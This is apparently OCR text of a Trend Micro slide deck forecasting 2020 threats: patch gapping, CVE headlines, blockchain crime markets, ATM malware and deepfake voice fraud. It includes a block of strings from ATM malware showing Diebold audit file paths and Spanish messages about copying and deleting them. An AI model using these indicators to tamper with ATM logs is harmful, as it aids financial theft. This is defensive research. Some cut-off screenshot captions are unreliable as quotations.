2020 THE NEW NORM

Trend Micro Security Predictions for 2020

TREND MICRO™ | research

THE NEW NORM

Trend Micro Security Predictions for 2020


THE FUTURE IS

01/ COMPLEX

02/ EXPOSED

03/ MISCONFIGURED

04/ DEFENSIBLE




THE FUTURE IS COMPLEX

The way the threat landscape has evolved over the years proves that threat actors remain undeterred from compromising systems for their own gain. They shift and adapt in their choice of attack vectors and tactics — prompting the need for users and enterprises to stay ahead.

Attackers will outpace incomplete and hurried patches


- Poor-quality patches could lead to functionality break or failure
- Patch gapping, wherein vulnerabilities are exploited before the actual patch is shipped to downstream product users (i.e., failure to pick up fixes for open-source libraries)



Blocking A CurveBall: PoCs Out for Critical Microsoft-NSA Bug CVE-2020-0601

January 17, 2020

Security researchers have released PoCs for critical vulnerability CurveBall (CVE-2020-0601).




Patched Microsoft Access 'MDB Leaker' (CVE-2019-1463) Exposes Sensitive Data in Database Files

January 08, 2020

Researchers uncovered an information disclosure vulnerability (designated as CVE-2019-1463) affecting Microsoft Access, which occurs when the software fails to properly handle objects in memory.

Cybercriminals will turn to blockchain platforms for their transactions in the underground


- Blockchain marketplaces will establish a distributed trust system among buyers and sellers in the underground
- Crime-as-a-service model and commodity malware will still be perennial options for easy monetization among cybercriminals



The New Norm: Trend Micro Security Predictions for 2020

Banking systems will be in the cross hairs with open banking and ATM malware


The target in this attack was Diebold ATM machines:



```
C:\DIEBOLD\EDC\EDCLOCAL.DAT
C:\DIEBOLD\EDC\[redacted].DAT
C:\DIEBOLD\EDC\ARCHIVE\
C:\DIEBOLD\EDC\ARCHIVE2\
C:\DIEBOLD\EDC\ARCHIVE1\
.DAT
C:\DIEBOLD\EDC\ARCHIVE1
No se pudo copiar el archivo a C:\DIEBOLD\EDC\[redacted].DAT
se copio el archivo a C:\DIEBOLD\EDC\ARCHIVE1\
EDCLOCAL_
se copio el archivo a C:\DIEBOLD\EDC\ARCHIVE\
No se pudo copiar el archivo a C:\DIEBOLD\EDC\ARCHIVE\
se copio el archivo correctamente a C:\DIEBOLD\EDC\ARCHIVE2\
No se pudo copiar el archivo a C:\DIEBOLD\EDC\ARCHIVE2\
se borro el archivo C:\DIEBOLD\EDC\EDCLOCAL.DAT
No se pudo borrar el archivo C:\DIEBOLD\EDC\EDCLOCAL.DAT
se borro el archivo C:\DIEBOLD\EDC\[redacted].DAT
No se pudo borrar el archivo C:\DIEBOLD\EDC\[redacted].DAT
Error en la ejecución de la tarea de obtencion de Auditoria
 A a
```

Hackers from East Europe Infected 21 ATMs with undetectable malware and stole 12.29 million Baht ($350,000)

Deepfakes will be the next frontier for enterprise fraud



Forbes

A Voice Deepfake Was Used To Scam A CEO Out Of $243,000


Jesse Damiani Contributor

Consumer Tech

I cover the human side of VR/AR, Blockchain, AI, Startups, & Media.

Anonymous hacker programmer uses a laptop to hack the system in the dark. Creation and infection of ... [+] GETTY

It's the first noted instance of an artificial intelligence-generated voice deepfake used in a scam.



US & WORLD \ TECH \ CYBERSECURITY


THE VERGE

Thieves are now using AI deepfakes to tr… into sending them money

"The software was able to imitate the voice, and not only the voice: the

So

By



Fintechs fear deepfake fraud

New research reveals the majority of CISOs working in the financial services sector are increasingly concerned about the potential use of deepfakes

By **Alex Scroxton,** Security Editor

